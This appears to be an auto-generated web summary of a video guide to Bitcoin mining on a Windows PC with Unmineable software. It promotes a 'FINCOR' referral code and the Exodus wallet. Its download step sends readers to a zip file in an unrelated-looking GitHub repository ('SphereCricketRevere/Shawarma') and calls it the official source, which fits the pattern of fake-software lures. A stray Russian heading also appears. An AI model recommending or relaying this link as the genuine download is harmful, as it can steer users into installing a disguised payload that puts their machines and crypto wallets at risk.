Bitcoin mining is a practical way to earn Bitcoin using your PC with Unmineable software
· based on the channel FINCOR
Key takeaways
- Unmineable software allows mining various cryptocurrencies and pays out in Bitcoin.
- PC mining depends heavily on your GPU/CPU hardware and electricity costs.
- Unmineable pool fees can be reduced from 1% to 0.75% using a referral code.
- Bitcoin wallet creation is essential for receiving mining payouts.
- Mining software like Unmineable is beginner-friendly and supports Nvidia GPUs.
Bitcoin mining is a practical way to earn Bitcoin directly using your Windows PC by leveraging mining software such as Unmineable. This approach allows users to mine various cryptocurrencies and receive payouts in Bitcoin, which makes it accessible for beginners who want to start mining without specialized ASIC hardware. To get started, you first need a Bitcoin wallet where your mining earnings will be sent. Popular wallet options include Exodus and Coinbase, both offering secure and user-friendly interfaces for storing Bitcoin.
Why Use Unmineable for Bitcoin Mining on PC
Unmineable is a mining software designed specifically to simplify cryptocurrency mining on personal computers. Unlike traditional Bitcoin mining that requires specialized ASIC miners, Unmineable allows users to mine alternative cryptocurrencies with GPU or CPU and get paid in Bitcoin. This is especially useful for PC miners who typically cannot compete with ASIC rigs.
Unmineable supports Nvidia GPUs and is optimized for maximum efficiency. It also offers a simple setup process, making it ideal for beginners. By using a referral code such as "FINCOR," miners can reduce pool fees from the standard 1% to 0.75%, improving overall profitability.

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
Step-by-Step Guide to Set Up Bitcoin Mining on Your PC
- Download Unmineable: Obtain the latest version from the official source provided (e.g., https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip).
- Install the software: Follow installation prompts carefully and ensure your system meets hardware requirements.
- Create or prepare your Bitcoin wallet: Use services like Exodus or Coinbase to generate a Bitcoin address for payouts.
- Configure Unmineable: Enter your Bitcoin wallet address and adjust settings for optimal hashrate performance. Use the FINCOR referral code to lower fees.
- Start mining: Launch the miner and monitor your hashrate, earnings, and system performance.
Understanding Hashrate, Earnings, and Payments
Hashrate is the measure of your mining power. The higher your GPU or CPU hashrate, the more cryptocurrency you can mine. Unmineable shows real-time hashrate and estimated earnings based on current network difficulty and your hardware.
Payments are typically processed once you reach a minimum payout threshold. Unmineable pays out in Bitcoin regardless of the mined coin, which simplifies earnings tracking. However, mining profitability depends heavily on electricity costs and your hardware's efficiency.
Common Concerns and Tips for PC Bitcoin Mining
Mining on a PC can put stress on your components and increase electricity bills. It is important to monitor your system temperatures and ensure adequate cooling. Using Unmineable’s configuration tips can help maximize efficiency while minimizing wear.
A popular tip is to use the FINCOR referral code to reduce pool fees, which directly increases your net earnings. Additionally, make sure to keep your mining software updated to benefit from performance improvements and security fixes.
Useful Links
Итог
Bitcoin mining on a PC using Unmineable software offers a beginner-friendly and accessible entry point into cryptocurrency mining. While it cannot match the power of ASIC miners, leveraging GPU or CPU mining with Unmineable allows users to earn Bitcoin payouts with minimal setup. Key factors for success include using a reliable Bitcoin wallet like Exodus, optimizing your mining configuration, and managing hardware stress and electricity costs. This guide is based on the detailed tutorial by the FINCOR channel, which provides valuable tips such as fee reduction via referral codes and step-by-step instructions. For anyone starting in Bitcoin mining, this approach combines convenience and efficiency on a standard Windows PC.
Don't forget to visit Exodus to create your Bitcoin wallet and start receiving your mining rewards.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version
Questions & answers
Can I mine Bitcoin directly on a regular PC?
Direct Bitcoin mining on a regular PC using ASIC-level difficulty is generally not profitable. However, using software like Unmineable, you can mine alternative cryptocurrencies with your PC and get paid in Bitcoin, making it accessible for beginners.
How do I reduce pool fees when mining with Unmineable?
You can reduce Unmineable's pool fees from the standard 1% to 0.75% by using a referral code such as "FINCOR" when setting up your miner, which increases your net mining earnings.
What hardware is recommended for Bitcoin mining on PC?
Mining Bitcoin on PC is best done using a powerful GPU, preferably Nvidia models, as they offer better hashrate and efficiency. CPU mining is generally less effective. The profitability depends on your specific hardware and electricity costs.
Is mining Bitcoin on a PC safe for my computer?
Mining puts stress on your PC components and increases electricity usage, which can affect hardware lifespan if not managed properly. It is important to monitor temperatures, ensure good cooling, and follow efficiency tips to minimize risks.